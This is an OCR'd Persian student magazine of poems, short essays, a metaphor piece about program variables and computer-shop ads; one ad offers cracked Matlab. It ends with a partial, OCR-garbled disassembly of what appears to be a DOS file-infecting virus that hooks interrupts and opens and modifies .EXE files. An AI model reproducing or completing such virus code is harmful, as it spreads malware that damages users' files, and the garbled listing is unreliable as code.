شعر پهلوی انسان‌هاست نه در ساختگی‌ها و تصنع آنها. این سمفونی عمومی است که در آن، انسانها و طبیعت یک سرود - سرود سرور - را می‌خوانند و می‌سرایند. «چشم‌هایت به من گفتند که سرورت بیش از خودت طول خواهد کشید.» سرور شعر هم همینطور.

شعر زندگی است، بزرگ‌ترین زندگی‌ها.

شعر باران عشقی است که از دستان یک نوازنده می‌بارد.  
شعر طلوع عشق است  
شور عشق است  
رهایی از عشق است  
نیوایی است که ناله‌های نی آن، ناله‌های مولانا است.  
مولانای مانا.

طرحی است که بارنگهای سیاه، قرمز، سبز و زرد...

شعر زندگی است نه پشت سر هم کردن کلمات زیبا. گروه گروه. پیاده به سوی سرچشمه‌اش به راه می‌افتند، و او زنده است، مثل هیچ زنده‌ای. و مردمان به ریشه‌هایش خودشان را می‌آویزند تا مگر بر مرگ فایق آیند. بازمینی که او را نیرو داده، آنته‌ئی است که مادرش - زمین و دریاها - آمال توده‌هاست آن قدر می‌سوزد تا زمانها را در خود جمع کند.

شعر از هر جرعه زندگی الگو می‌گیرد و شیشه می‌کشد، شیشه درد و هر وقت که یک سوی آن را در آتش می‌اندازیم حاضر می‌شود، چون ساخته شده که صدایش بزنند. شعر یعنی همه.  
«شعر را همه باید بسرایند نه یک نفر.»

ولی گم شده بود. با شاخه‌های هرزه‌ای که از اطرافش می‌روید یکی می‌دانستند. هر دو را دوست می‌داشتند و توانایی غربال کردن را نداشتند و این بزرگ‌ترین دشنامی است که می‌شودش داد.

اما سعی می‌کرد از میان مه‌های بغرنجی که احاطه‌اش می‌کرد سرش را بیرون بکشد. ولی به زحمت. درد اساسی شعر همین است که آب شفاف او را با وراجیه‌های بیهوده گل‌آلود کنند؛

وقتی می‌گوییم: سگها و انسانها را دوست می‌داریم، به انسانها توهین کرده‌ایم. شعر هم از توهین رنج می‌کشد.

برای همین شعر به قیمت زندگی و خون شاعر تمام می‌شود. خودش، شعرش، دیگران و اشعار مرده‌شان، دژخیمها، نوازشها، اعدامها، مرگی که در دل شاعر نشسته، مرگی که دیگران وارد دل‌ها می‌کنند، بشری که دارند سرش را زیر آب می‌کنند، همه یکی است. همه یکی است. همه خود شاعر است و همه شعرش می‌شود. و نمی‌تواند، هرگز نمی‌تواند لحظه‌ای بافته‌های زندگی را از هم جدا کند. شاعر از شعرش جدا نیست.

بر زمینش افتاد  
در خون پاکش غلتید  
بر زمین خودش  
زمین غرناطه... (سرزمینی در اسپانیا)

اینچنین از فدريكو گارسیا لورکا سخن گفتند. فدريكو نقش بست با شعر پر نقشش بر زمین ظلم.

به یک گبه نقش می‌بندد.  
شعر لباس آبی رنگی است که بر تن گبه پوشانده می‌شود.  
سببی است که در مسیر یک رود جاری است  
کوهستانی است پر برف که جا پای گبه را برای همیشه  
به روی خود نگه می‌دارد.  
شعر فرار دو ماهی است  
غلبه عشق پدری است بر تعصبات قومی و قبیله‌ای.

نسیم دریاست  
هنگامی که در قایق نشسته‌ای  
خوابی است در هیاهو و پیامی در راه  
مسافری است که افسانه‌نیمارا در سر دارد.  
تنها صدایی است که می‌ماند.

شعر غم و شادی عشقی است که می‌آید و می‌رود و باز  
می‌آید.

\*

باران می‌خواند  
آفتاب می‌خندد  
شمع می‌گرید  
و گردونه پر خروش زندگی با شتاب گذرنده خود  
مارا به انتهای مسیر پیش می‌برد  
به جایی که مرگ، استوار و شاد منتظرمان است.

شعر یک عمر زندگی است.  
جاودانه زیستن و در اوج ماندن  
عاشق شدن در دی ماه و مردن به وقت شهریور  
گریه‌های زکوند  
جدی گرفتن نگاههای بیچه‌ها  
شعر  
دریاچه‌ای پر از قوست  
دانوبی است آبی  
شعر

□□□

# CD پویش ۲

## کامپیوتر - الکترونیک - ریاضی

### نرم افزارهای

### مستندات

- \* Spice 5.1 نسخه صنعتی
- \* PSpice 8
- \* Micro sim 7.1 آموزشی  
(PCB , PSpice 7.1)
- \* Orcad 6.1 for windows
- \* Mathlab 5.1 cracked
- \* Protel Schematic Design 3.0
- \* Protel PCB 1.5 , 2.0
- \* Maple
- Math CAD
- Mathematica
- \* Electronic Workbench 5.0
- \* Ledit 5.0

- Alpha Architecture Handbook
- PowerPC 750 User Manual
- MIPS R4000 User Manual
- MIPS R10000 User Manual

- \* VHDL '87 (VHDL Compiler & Simulator)
- Veri Vell (VeriLog Compiler & Simulator)
- Silos III (VeriLog Compiler & Simulator)
- Max Plus II (VHDL & Verilog Simulator)
- Warp (VHDL)

می زدند. قرقیها با غرور پرواز می کردند. "لام" می رفتند، اولی حمله کننده ها، این بار، نه قرقیها، که "آینه چشمها" بودند. خود را می زدند به قرقیها و می افتادند. بالهای قرقیها مثل آهن بودند. موقعی که "لام" می رفتند، بالشان مثل آهن می شد. اصابت سریع و پروانه وار آینه چشمها به قرقیها آنها را تکان نمی داد قرقیها چرخ می زدند.

بعد، زیرزمین به حرکت درآمد. انگار در زیرزمین شهرها بودند، با پلها، خیابانها، میدانها، خانه ها و ادارها. مردم، هلپله کنان می آمدند، آواز می خواندند و سرهاشان می خورد به سقف زیرزمین. ناگهان میلیونها منقار کوچک به جدار داخلی خورد. پوست زمین کاهیده بود و تنک و نازک بود. جدار زمین ترک برداشت و همه آنهایی که آن زیر مانده بودند بیرون پریدند. صدای پدرش در تلفن می گفت: «قیامت است! قیامت است!» و قیامت شروع شد و قرقیها روی پشت باههای شهر سقوط می کردند. و پشت باههای شهر پوشیده از نعش قرقی بود.

و بعد دید که سهیلا و کلناز نمی توانند معاصر ماهنی و سیمان نباشند، نمی توانند معاصر ایشیق و صداقت و آن جوان خونین چشم بیمارستان ارتش نباشند و او خود نمی تواند معاصر آنان و معاصر پدرش نباشد. و بعد صدای پدرش را بروشنی شنید:

«پاهای هزاران هزار جوان بر کف آجر فروش این حمام خواهد افتاد. ولی زمین به آنها وعده داده شده. زمین از آن آنهاست.»

صورتش را بر زمین چسباند. لبهایش را روی آجر گذاشت. خواست بیوسد. نفهمید توانسته است بیوسد یا نتوانسته است. آهسته گفت «خاک!» و ماند....

...عاشقان کشتگان معشوقند

بر نیاید ز کشتگان آواز.

(۱) پرواز و چرخش آرام یک قرقی، که از دور انگار پرواز قرقی را به صورت یک فیلم با سرعت کم نشان می دهند. "لام" لفظ ترکی آذربایجانی است.



از کتاب «آواز کشتگان»  
نوشته «رضا براهنی»

- «می دانی محمود، در زمستان فقط پرنده هایی را پرواز می دهند که سال قبل پرواز کرده باشند. اگر در زمستان پرنده های همان سال را پرواز بدهی، پرنده ها "آینه چشم" می شوند و دیگر نمی بینند. آنوقت قرقی بسراغ "آینه چشمان" می رود... قرقی می رود زیر پرنده ها و شروع می کند به "لام" رفتن. انگار توی هوا ایستاده است. ولی چرخ می زند، بالا می رود و پرنده ها هم اوج می گیرند و موقعی که دیگر نمی توانند اوج بگیرند، به هر طرف پرواز می کنند، متفرق می شوند: قرقی موفق شده. لااقل تا نیمه موفق شده. پرنده ها را از هم جدا کرده. در جرگه جدایی انداخته. و بعد قرقی بالهایش را جمع می کند، پاهایش را هم جمع می کند و مثل یک توپ گرد می شود و خودش را محکم شوت می کند بطرف یکی از پرنده ها. پرنده ی "آینه چشم" را از آن بالا شناسایی کرده. اگر پرنده "آینه چشمی" در کار نباشد، به هر پرنده جدا افتاده از جرگه حمله می کند. پرنده را بسرعت می گیرد، نه با منقارش، بلکه با ناخنهایش، محکم پرنده را می کشد بطرف خودش و برای اینکه پرنده از دستش در نرود، بلافاصله با منقارش، سر پرنده را از تنش جدا می کند...»

- «پرنده نمی تواند به قرقی کلک بزند؟»

- «نه همیشه، اگر پرنده ها با هم باشند قرقی نمی تواند کاری بکند. این بهترین کلکی است که به قرقی می تواند زد. آنوقت نسل قرقی از بین می رود، ولی گاهی پرنده به تنهایی هم کلک می زند، حتی به قرقی. این بستگی به مهارت پرنده دارد...»

...کلید بزرگی در دستش بود. کلید را انداخت، دری را باز کرد، وارد شد. اتاق خالی خالی بود. هیچ چیز وجود نداشت. هیچ چیز. دراز کشید و سرش را گذاشت روی کف اتاق. گوشش را چسباند به زمین. گوش کرد. زیرزمین، اول کوچکترین حرکتی نمی کرد. بعد صداهایی بلند شد. انگار از زیرزمین هزاران ارابه ی بزرگ حرکت می کرد. ولی از آن هم واضح تر بود. مثل این بود که پرنده های سلیمان، همه با هم در یک آسمان زیرزمینی پرواز می کنند و بعد به چشم خود، بخشی از معجزه ها را دید: همه ی "آینه چشمها" خود را به قرقیها

## نکته

مدتی که یک چیزی تو فکرم افتاده و فقط واسه اینکه چیزی نوشته باشم اونو می نویسم و ارزش دیگه ای نداره. نکته ای که تو کلام افتاده اینه: "خدایا شکر"


راستش درست نمی دونم معنی این جمله یعنی چی یا بهتر بگم نمی دونم اصلاً کاربرد این جمله چه زمانه.

دارم از خیابون رد می شم، وسط زمستون، کنار خیابون، زیر سقف آسمون تو پیاده رو، کنار یک دیوار یک انسان به جرم نداری ظاهراً خوابیده، چیزی هم که فقط شبیه پتو هست روشه، با تأسفی گذرا و موقتی نگاهش می کنم و می گم "خدایا شکر". آخه یعنی چه؟ خدایا شکر که من دارم و اون نداره؟ خدایا شکر که من توافق زیر لحاف گرم با صدای ملایم موسیقی می خوابم ولی اون .... نمی دونم.

دیگه عرضی نیست.

امضا

امیرحسین پی بره




نوشته‌های پراکنده

از وقتی متوجه شدم "آدرس خانه مان" را گم کرده ام از هر عابر ناشناسی می پرسیدم: شما "آدرس خانه ما" را نمی دانید؟ اکثر قریب به اتفاقشان حتی بیگانه وار هم نگاهی نمی انداختند چه برسد به اینکه "آدرس خانه مان" را بدانند. گاهی اوقات سرمای سوزنده "دربداری" کرخت کرختم می کند و گاهی بی پناهی به مرز جنونم می رساند شاید تنها برای دلخوشی "بودنم" حک کرده ام در ذهنم که «من هم زمانی پناهگاه داشتم» و شاید تنها به عنوان محرک به خودم نوید می دهم یا -فریب می دهم که: شاید ...



مینا رحیمی  
آذر ۷۷

## متغیرها



متغیرها دو نوع اند: استاتیک و داینامیک.

متغیرهای استاتیک همانهایی هستند که فضای ثابت و محدودی را اشغال می‌کنند. فضایی که قبلاً برایشان تعریف شده یا خودشان تعریف کرده‌اند. بعضی از متغیرهای استاتیک اصالت دارند؛ همان اول برنامه‌ی زندگی، مادر و پدرشان مقدار فضا را تعیین کرده‌اند، بعد همه‌اش را null کرده‌اند و کم‌کم پُرش کرده‌اند. احتمالاً ۵ تا بی برای اصول دین و ۱۰-۱۲ تا بی برای فروع دین و البته یک چند تا بی هم بیشتر برای چیزهایی که خودشان صلاح می‌دانند داخلش چه بریزند. بعضی از متغیرهای استاتیک حتی از این هم فضای کمتری اشغال کرده‌اند. آنها آرایه‌ای به طول ۲ هستند که در اولی 'خودم' ریخته شده، در دومی هم 'خودم' و در سومی هم 'خودم'. خیلی از آنها مثل



متغیرهای استاتیک نوع اول اصالت دارند و خیلیهای دیگرشان هم زمانی اصلاً داینامیک بودند ولی کم‌کم فکر کردند که فضای کمتری را بگیرند و

هی فضاهای اشغال شده‌شان را free کردند و در آخر یا همان وسطها خودشان را null کردند و مثل اینکه بعدش هم ترجیح دادند آرایه‌ای به طول ۳ شوند. اکثر اینها عقیده دارند در خانه دوم آرایه‌شان «همسرم» نوشته شده و در خانه سوم، «بچه‌ام». ولی من چند تا بییشان را trace کردم و دیدم که همان «خودم»، «خودم»، «خودم» هستند.



البته بعضی وقتها آن دو خانه آخر یک دفعه قاطی پاطی می‌شدند ولی نه! مثل اینکه برای «همسرم»، «بچه‌ام» فضای بیشتری لازم است.

اما بعضی‌ها هم دینامیک هستند؛ آنها مرتب فضا می‌گیرند و خالی می‌کنند. گاهی آنقدر فضا می‌گیرند که زندگی‌شان hang می‌کند و مجبور می‌شوند. reset اش کنند. بعضی وقتها هم که یادشان می‌رود برایش فضا alloc کنند، برنامه در هم می‌ریزد و لازم است که با `ctrl+break` یا یک چنین چیزی متوقفش کنند. خیلی از متغیرهای داینامیک بعد از چند دفعه hang شدن زندگی و reset اش یا بعد از


چندین دفعه که به `ctrl+break` احتیاجشان شد تغییر عقیده می‌دهند



و استاتیک شدن را ترجیح می‌دهند.

متغیرهایی از این دست فراوانند؛ بعضی‌ها استاتیک با طول چند تا کمتر یا بیشتر و بعضیها داینامیک با مقدار فضاهای alloc شده مختلف و حتی بعضی‌ها ترکیبی از استاتیک و داینامیک هستند. داخل بعضی‌هاشان متغیرهایی با type ساده و داخل بعضی structure ...

اما من متغیرهایی می‌شناسم که یک آرایه به طول یک دارند و این تنها خانه آرایه‌شان اشاره‌گری دارد به



فضای نامحدود.

# بنجره

من - سبزترین سیب سرخ -  
برسم؛ از شاخه می افتم  
می غلتم  
تا امتداد نگاه تو،  
سرخ می شوم  
با نوازش پوشینه‌ات:  
سرخ‌ترین سیب سبز

من - سبزترین سیب سرخ -  
می مانم  
تا ترحم چشمهای تو  
آن وقت  
می رسم و می افتم  
می افتم و می غلتم  
می غلتم و می رسم.

بمان

تا رسیدن من - سبزترین سیب سرخ -

بمان

مدتی است باران نمی بارد.

علیرضا بذرافشان



حوصله کن،

تا انار رویایم برسد

آنوقت،

سیاهی سرنوشت انگشتانم را باور می کنی

فاطمه رحیمیان

ساده شدیم

ساده شدیم تا ...

... به گنگ‌ترین کسر رسیدیم!

به امید آرامش "یک" ساده شدیم

و به گنگ‌ترین کسر رسیدیم.

شنیدیم که سرنوشت محتوم گنگ‌ترین کسر

شوم‌ترین تکرار است.

به امید آرامش "یک"،

"جمع" می شویم.

علی مقدم

باران که آمد خواهم گریست

به جویبار خیابان


که به دریا نرسید.

علیرضا بذرافشان



## کلبه آرزو

و برای آخرین بار به کوهستان سفر خواهم کرد  
و در آن بالاها  
نزدیک‌ترین جا به خدا  
کلبه‌ای خواهم ساخت  
کوچک اما، مثل تو زیبا  
زیبا اما، بی‌ریا  
طاقچه‌ای نیز در آن خواهم ساخت  
تا گذارم قاب عکسی روی آن  
عکس زیبایی پرپسا گونه‌ای باشد در آن  
در کنار کلبه‌ام باغچه‌ای خواهم ساخت



آرزویم را به نزدیک‌ترین همسایه  
آن زمان که شهر خواب است  
و خدا بیدار است خواهم گفت  
"کاش مادرم باران بود"  
کاش پدرم باغبان بود  
"کودکانم همه از جنس گیاهان بودند  
دوستانم همه افرا و صنوبر بودند  
کاش همسرم در خود من می‌روید"  
کاش با تو یکبار به گناهم  
به دل سوخته‌ام  
به همان کلبه ناچیز می‌رفتم.

## خیال


علیرضا قدرتی

برگهای نیمه خشک محزون را زیر پا خرد می‌کنیم

تا باورمان شود  
ما نیز از زمره همان  
عابران پاییزی هستیم  
که صدای خرد شدن برگها در زیر پایشان،  
در گوش تمام کتابها نشست.



فروشگاه



سخت افزار

نرم افزار

لوازم جانبی

کپی CD

پرینت رنگی

اسکن دیجیتال

اجاره CD

خ ولیعصر - روبروی رشت

تلفن ۶۴۹۹۰۹۵، ۶۴۹۸۱۵۱

CD پویش ۲

JAVA

□ نسخه الکترونیکی کتاب آموزش جاوا

□ مثالهای کتابهای Core Java, Just Java, Java By Example

□ نمونه برنامه‌های آموزشی

□ آخرین نسخه مترجم و مفسر جاوا

JAVA Development Kit 1.2

موسیقی

باصدای

□ احمد شاملو، فروغ فرخزاد، مریم حیدزاده،

■ محمدرضا شجریان، شهرام ناظری

Pink Floyd □

و...

زمان عرضه: ۲۵ فروردین ۱۳۷۸

سی‌دی پویش ۲ تا پایان سال ۷۷  
پیش فروش می‌شود.

قیمت پیش فروش: ۳۰۰۰ تومان  
برای پیش خرید به شورای صنفی دانشکده  
مهندسی کامپیوتر مراجعه فرمایید.





پاسارگاد کامپیوتر

ارائه جدیدترین CD ها و دیسکتهای گیم  
و نرم افزارهای کاربردی

- خرید
- فروش
- اجاره
- کپی و تکثیر

خیابان ولی عصر، بالاتر از چهارراه ولیعصر روبروی بازار رضا پلاک ۴۲۷، تلفن: ۶۵۲۱



XXXX:0330 3000A6	CMP AX,A600	XXXX:02A0 8ED8	MOV DS,AX
XXXX:0333 7403	JZ 0338	XXXX:02A2 A14000	MOV AX,[0040]
XXXX:0335 E97C03	JMP 06B4	XXXX:02A5 8B1E4200	MOV BX,[0042]
XXXX:0338 50	PUSH AX	XXXX:02A9 2E	CS:
XXXX:0339 53	PUSH BX	XXXX:02AA A3CD01	MOV [01CD],AX
XXXX:033A 51	PUSH CX	XXXX:02AD 2E	CS:
XXXX:033B 52	PUSH DX	XXXX:02AE 891ECF01	MOV [01CF],BX
XXXX:033C 1E	PUSH DS	XXXX:02B2 B8A301	MOV AX,01A3
XXXX:033D 06	PUSH ES	XXXX:02B5 FA	CLI
XXXX:033E 56	PUSH SI	XXXX:02B6 A34000	MOV [0040],AX
XXXX:033F 57	PUSH DI	XXXX:02B9 8C0E4200	MOV [0042],CS
XXXX:0340 55	PUSH BP	XXXX:02BD FB	STI
XXXX:0341 B1C3C900	ADD BX,00C9	XXXX:02BE A12000	MOV AX,[0020]
XXXX:0345 89DE	MOV SI,BX	XXXX:02C1 8B1E2200	MOV BX,[0022]
XXXX:0347 90	NOP	XXXX:02C5 2E	CS:
XXXX:0348 B02E	MOV AL,2E	XXXX:02C6 A30302	MOV [0203],AX
XXXX:034A 3807	CMP [BX],AL	XXXX:02C9 2E	CS:
XXXX:034C 740C	JZ 035A	XXXX:02CA 891E0502	MOV [0205],BX
XXXX:034E B000	MOV AL,00	XXXX:02CE B8D101	MOV AX,01D1
XXXX:0350 3807	CMP [BX],AL	XXXX:02D1 FA	CLI
XXXX:0352 7503	JNZ 0357	XXXX:02D2 A32000	MOV [0020],AX
XXXX:0354 E95403	JMP 06AB	XXXX:02D5 8C0E2200	MOV [0022],CS
XXXX:0357 43	INC BX	XXXX:02D9 FB	STI
XXXX:0358 EBCE	JMP 0348	XXXX:02DA A12400	MOV AX,[0024]
XXXX:035A B045	MOV AL,45	XXXX:02DD 8B1E2600	MOV BX,[0026]
XXXX:035C 384701	CMP [BX+01],AL	XXXX:02E1 2E	CS:
XXXX:035F 7403	JZ 0364	XXXX:02E2 A36102	MOV [0261],AX
XXXX:0361 E94703	JMP 06AB	XXXX:02E5 2E	CS:
XXXX:0364 B058	MOV AL,58	XXXX:02E6 891E6302	MOV [0263],BX
XXXX:0366 384702	CMP [BX+02],AL	XXXX:02EA B80E02	MOV AX,020E
XXXX:0369 7403	JZ 036E	XXXX:02ED FA	CLI
XXXX:036B E93D03	JMP 06AB	XXXX:02EE A32400	MOV [0024],AX
XXXX:036E B045	MOV AL,45	XXXX:02F1 8C0E2600	MOV [0026],CS
XXXX:0370 384703	CMP [BX+03],AL	XXXX:02F5 FB	STI
XXXX:0373 7403	JZ 0378	XXXX:02F6 A12400	MOV AX,[0024]
XXXX:0375 E93303	JMP 06AB	XXXX:02F9 8B1E2600	MOV BX,[0026]
XXXX:0378 EB6403	CALL 075F	XXXX:02FD 2E	CS:
XXXX:037B 3C00	CMP AL,00	XXXX:02FE A37302	MOV [0273],AX
XXXX:037D 7403	JZ 0382	XXXX:0301 2E	CS:
XXXX:037F E92903	JMP 06AB	XXXX:0302 891E7502	MOV [0275],BX
XXXX:0382 B80000	MOV AX,0000	XXXX:0306 B86502	MOV AX,0265
XXXX:0385 8EC0	MOV ES,AX	XXXX:0309 FA	CLI
XXXX:0387 26	ES:	XXXX:030A A32400	MOV [0024],AX
XXXX:0388 8B1E8000	MOV BX,[0080]	XXXX:030D 8C0E2600	MOV [0026],CS
XXXX:038C 26	ES:	XXXX:0311 FB	STI
XXXX:038D A1B200	MOV AX,[0082]	XXXX:0312 8CC8	MOV AX,CS
XXXX:0390 8EC0	MOV ES,AX	XXXX:0314 8ED8	MOV DS,AX
XXXX:0392 B8E8AB	MOV AX,A8E8	XXXX:0316 B02E	MOV AL,2E
XXXX:0395 26	ES:	XXXX:0318 A27702	MOV [0277],AL
XXXX:0396 3907	CMP [BX],AX	XXXX:031B B8FF2E	MOV AX,2EFF
XXXX:0398 7402	JZ 039C	XXXX:031E A37802	MOV [0278],AX
XXXX:039A EB6F	JMP 040B	XXXX:0321 B82B03	MOV AX,032B
XXXX:039C B8060E	MOV AX,0E06	XXXX:0324 A37A02	MOV [027A],AX
XXXX:039F 26	ES:	XXXX:0327 1F	POP DS
XXXX:03A0 394702	CMP [BX+02],AX	XXXX:0328 5B	POP BX
XXXX:03A3 7566	JNZ 040B	XXXX:0329 58	POP AX
XXXX:03A5 B85203	MOV BX,0352	XXXX:032A EA00000000	JMP 0000:0000

XXXX:0427 394702	CMP [BX+02],AX	XXXX:03A8 E80A	JMP 0384
XXXX:042A 7534	JNZ 0460	XXXX:03B4 26	ES:
XXXX:042C BBDAA0	MOV BX,00DA	XXXX:03B5 8A07	MOV AL,[BX]
XXXX:042F EB05	JMP 0436	XXXX:03B7 2E	CS:
XXXX:0436 26	ES:	XXXX:03B8 A2AA03	MOV [03AA],AL
XXXX:0437 8A07	MOV AL,[BX]	XXXX:03BB B02E	MOV AL,2E
XXXX:0439 2E	CS:	XXXX:03BD 26	ES:
XXXX:043A A23104	MOV [0431],AL	XXXX:03BE 8807	MOV [BX],AL
XXXX:043D B02E	MOV AL,2E	XXXX:03C0 26	ES:
XXXX:043F 26	ES:	XXXX:03C1 8B4701	MOV AX,[BX+01]
XXXX:0440 8807	MOV [BX],AL	XXXX:03C4 2E	CS:
XXXX:0442 26	ES:	XXXX:03C5 A3AB03	MOV [03AB],AX
XXXX:0443 8B4701	MOV AX,[BX+01]	XXXX:03C8 B8FF2E	MOV AX,2EFF
XXXX:0446 2E	CS:	XXXX:03CB 26	ES:
XXXX:0447 A33204	MOV [0432],AX	XXXX:03CC 894701	MOV [BX+01],AX
XXXX:044A B8FF2E	MOV AX,2EFF	XXXX:03CF 26	ES:
XXXX:044D 26	ES:	XXXX:03D0 8B4703	MOV AX,[BX+03]
XXXX:044E 894701	MOV [BX+01],AX	XXXX:03D3 2E	CS:
XXXX:0451 26	ES:	XXXX:03D4 A3AD03	MOV [03AD],AX
XXXX:0452 8B4703	MOV AX,[BX+03]	XXXX:03D7 B8B30D	MOV AX,0DB3
XXXX:0455 2E	CS:	XXXX:03DA 26	ES:
XXXX:0456 A33404	MOV [0434],AX	XXXX:03DB 894703	MOV [BX+03],AX
XXXX:0459 B8C200	MOV AX,00C2	XXXX:03DE BB4009	MOV BX,0940
XXXX:045C 26	ES:	XXXX:03E1 26	ES:
XXXX:045D 894703	MOV [BX+03],AX	XXXX:03E2 8A07	MOV AL,[BX]
XXXX:0460 EB4103	CALL 07A4	XXXX:03E4 2E	CS:
XXXX:0463 3C00	CMP AL,00	XXXX:03E5 A2AF03	MOV [03AF],AL
XXXX:0465 7403	JZ 046A	XXXX:03E8 B02E	MOV AL,2E
XXXX:0467 E9A401	JMP 060E	XXXX:03EA 26	ES:
XXXX:046A B8003D	MOV AX,3D00	XXXX:03EB 8807	MOV [BX],AL
XXXX:046D 89F2	MOV DX,SI	XXXX:03ED 26	ES:
XXXX:046F CD21	INT 21	XXXX:03EE 8B4701	MOV AX,[BX+01]
XXXX:0471 89C3	MOV BX,AX	XXXX:03F1 2E	CS:
XXXX:0473 880057	MOV AX,5700	XXXX:03F2 A3B003	MOV [03B0],AX
XXXX:0476 CD21	INT 21	XXXX:03F5 B8FF2E	MOV AX,2EFF
XXXX:0478 2E	CS:	XXXX:03F8 26	ES:
XXXX:0479 890EA007	MOV [07A0],CX	XXXX:03F9 894701	MOV [BX+01],AX
XXXX:047D 2E	CS:	XXXX:03FC 26	ES:
XXXX:047E 8916A207	MOV [07A2],DX	XXXX:03FD 8B4703	MOV AX,[BX+03]
XXXX:0482 B43E	MOV AH,3E	XXXX:0400 2E	CS:
XXXX:0484 CD21	INT 21	XXXX:0401 A3B203	MOV [03B2],AX
XXXX:0486 B80043	MOV AX,4300	XXXX:0404 B8C30D	MOV AX,0DC3
XXXX:0489 89F2	MOV DX,SI	XXXX:0407 26	ES:
XXXX:048B CD21	INT 21	XXXX:0408 894703	MOV [BX+03],AX
XXXX:048D 89CF	MOV DI,CX	XXXX:040B B80000	MOV AX,0000
XXXX:048F 31C9	XOR CX,CX	XXXX:040E 8EC0	MOV ES,AX
XXXX:0491 B80143	MOV AX,4301	XXXX:0410 26	ES:
XXXX:0494 89F2	MOV DX,SI	XXXX:0411 8B1E6400	MOV BX,[0064]
XXXX:0496 CD21	INT 21	XXXX:0415 26	ES:
XXXX:0498 B8023D	MOV AX,3D02	XXXX:0416 A16600	MOV AX,[0066]
XXXX:049B 89F2	MOV DX,SI	XXXX:0419 8EC0	MOV ES,AX
XXXX:049D CD21	INT 21	XXXX:041B B8568E	MOV AX,BE56
XXXX:049F 89C5	MOV BP,AX	XXXX:041E 26	ES:
XXXX:04A1 B80042	MOV AX,4200	XXXX:041F 3907	CMP [BX],AX
XXXX:04A4 89EB	MOV BX,BP	XXXX:0421 753D	JNZ 0460
XXXX:04A6 31C9	XOR CX,CX	XXXX:0423 B8CA00	MOV AX,00CA
XXXX:04A8 89CA	MOV DX,CX	XXXX:0426 26	ES:

XXXX:052F B104	MOV CL,04	XXXX:04AA CD21	INT 21
XXXX:0531 D3E8	SHR AX,CL	XXXX:04AC B43F	MOV AH,3F
XXXX:0533 2E	CS:	XXXX:04AE 89EB	MOV BX,BP
XXXX:0534 0106EF04	ADD [04EF],AX	XXXX:04B0 B92000	MOV CX,0020
XXXX:0538 2E	CS:	XXXX:04B3 BA0009	MOV DX,0900
XXXX:0539 A1F104	MOV AX,[04F1]	XXXX:04B6 1E	PUSH DS
XXXX:053C B10C	MOV CL,0C	XXXX:04B7 0E	PUSH CS
XXXX:053E D3E0	SHL AX,CL	XXXX:04B8 1F	POP DS
XXXX:0540 D3E8	SHR AX,CL	XXXX:04B9 CD21	INT 21
XXXX:0542 2E	CS:	XXXX:04BB C70612097619	MOV WORD PTR [0912],1976
XXXX:0543 A3F104	MOV [04F1],AX	XXXX:04C1 A10409	MOV AX,[0904]
XXXX:0546 2E	CS:	XXXX:04C4 050500	ADD AX,0005
XXXX:0547 A11409	MOV AX,[0914]	XXXX:04C7 BB2000	MOV BX,0020
XXXX:054A 2E	CS:	XXXX:04CA F7E3	MUL BX
XXXX:054B A34207	MOV [0742],AX	XXXX:04CC BB0080	MOV BX,8000
XXXX:054E 2E	CS:	XXXX:04CF 29C3	SUB BX,AX
XXXX:054F A11609	MOV AX,[0916]	XXXX:04D1 891E0C09	MOV [090C],BX
XXXX:0552 2E	CS:	XXXX:04D5 1F	POP DS
XXXX:0553 8B1EEF04	MOV BX,[04EF]	XXXX:04D6 90	NOP
XXXX:0557 29C3	SUB BX,AX	XXXX:04D7 2E	CS:
XXXX:0559 2E	CS:	XXXX:04D8 A10409	MOV AX,[0904]
XXXX:055A B91E4407	MOV [0744],BX	XXXX:04DB 2D0100	SUB AX,0001
XXXX:055E 2E	CS:	XXXX:04DE BB0002	MOV BX,0200
XXXX:055F A1EF04	MOV AX,[04EF]	XXXX:04E1 F7E3	MUL BX
XXXX:0562 2E	CS:	XXXX:04E3 2E	CS:
